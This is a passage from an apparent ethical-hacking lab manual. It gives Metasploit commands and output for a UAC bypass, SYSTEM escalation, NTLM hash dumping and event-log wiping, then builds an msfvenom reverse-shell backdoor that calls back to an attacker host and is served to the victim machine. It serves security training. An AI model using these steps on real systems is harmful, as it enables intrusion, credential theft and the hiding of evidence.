
Exploit target:

Id  Name
--  --
0   Windows x86

msf5 exploit(windows/local/bypassuac_fodhelper) >
```

Figure 2.1.27: Setting the Exploit

56. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.



```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/bypassuac_fodhelper) >
```

Figure 2.1.28: Setting the Exploit

57. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

58. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.
59. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
60. The **Payload options** section displays the requirement for the payload. Observe that:
 - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** virtual machine)
 - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
 - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name     Current Setting  Required  Description
-----  -----  -----  -----
SESSION  1                  yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name     Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    process          yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows x86
  
```

Figure 2.1.29: Setting the Payload

61. To set the **LHOST** option, type **set LHOST 10.10.10.13** and press **Enter**.
62. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Note: In this lab, **10.10.10.13** is the IP Address of the attacker machine (here, **Parrot Security**), which might vary in your lab environment.

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf5 exploit(windows/local/bypassuac_fodhelper) >
  
```

Figure 2.1.30: Setting the Payload

63. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 10** virtual machine.

64. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 10** virtual machine; you have now successfully completed a Meterpreter session.

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at 2019-11-06 03:41:10 -0500
[*] Cleaning up registry keys ...

meterpreter >
```

Figure 2.1.31: Meterpreter Session Opened

65. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >
```

Figure 2.1.32: Viewing the Current User ID

T A S K 1 . 9

Escalate Privileges using Named Pipe Impersonation

66. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.


67. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 2.1.33: Issuing getsystem Command

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

- Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 2.1.34: Viewing the User ID


- Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.
- Now, we shall try to obtain password hashes located in the SAM file of the **Windows 10** virtual machine.

TASK 1.10

Dump Password Hashes

- Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191106035031_default_10.10.10.10_windows.hashes_225094.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]   Obtaining the boot key...
[*]   Calculating the hboot key using SYSKEY b9590de0919af869fa976788511d157...
[*]   Obtaining the user list and keys...
[*]   Decrypting user keys...
[*]   Dumping password hints...
[*]   No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Admin:1000:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
[+] Jason:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shielaa:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figure 2.1.35: Dumping the Hashes

- Thus, you have successfully escalated privileges by exploiting the Windows 10 virtual machine's vulnerabilities.
- You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.

```
meterpreter > clearev
[*] Wiping 4041 records from Application...
[*] Wiping 3838 records from System...
[*] Wiping 28385 records from Security...
meterpreter >
```

Figure 2.1.36: clearev command

74. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
75. Close all open windows and document all the acquired information.

T A S K 2

Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Ensure that the **Windows 10** and **Parrot Security** virtual machines are turned on.
2. Before beginning this lab, create a text file named **secret.txt** in the **Windows 10** virtual machine; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In this lab, the **secret.txt** file contains the text “**My credit card account number is 123456789.**”





Figure 2.2.1: A text file containing the account number

3. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe** and press **Enter**.

Note: Here, the localhost IP address is **10.10.10.13** (the **Parrot Security** virtual machine.)



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot ~]
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
[root@parrot ~]
```

Figure 2.2.2: Creating a Payload

8. This will generate **Backdoor.exe**, a malicious file, on **Desktop**, as shown in the screenshot.




Figure 2.2.3: Malicious file successfully generated

9. Now, you need to share **Backdoor.exe** with the target machine (in this lab, **Windows 10**).
10. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.
11. Type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

12. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# cp /root/Desktop/Backdoor.exe /var/www/html/share/
[root@parrot] ~
# service apache2 start
[root@parrot] ~
#
```

Figure 2.2.4: Copying the backdoor file

13. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.

14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.

15. Now, issue the following commands in msfconsole:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.10.13** and press **Enter**
- Type **show options** and press **Enter**; this lets you know the listening port

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > show options


Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
-----  -----  -----
EXITFUNC  process      yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.10.13   yes      The listen address (an interface may be specified)
LPORT    4444          yes      The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) >
```

Figure 2.2.5: Setup the reverse TCP

16. To start the handler, type **exploit -j -z** and press **Enter**.



```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) >
```

Figure 2.2.6: Exploit the Windows 10 machine

TASK 2.3

**Download
and Run
Backdoor.exe**

File

17. Switch to the **Windows 10** virtual machine.

18. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

19. Click **Backdoor.exe** to download the file.

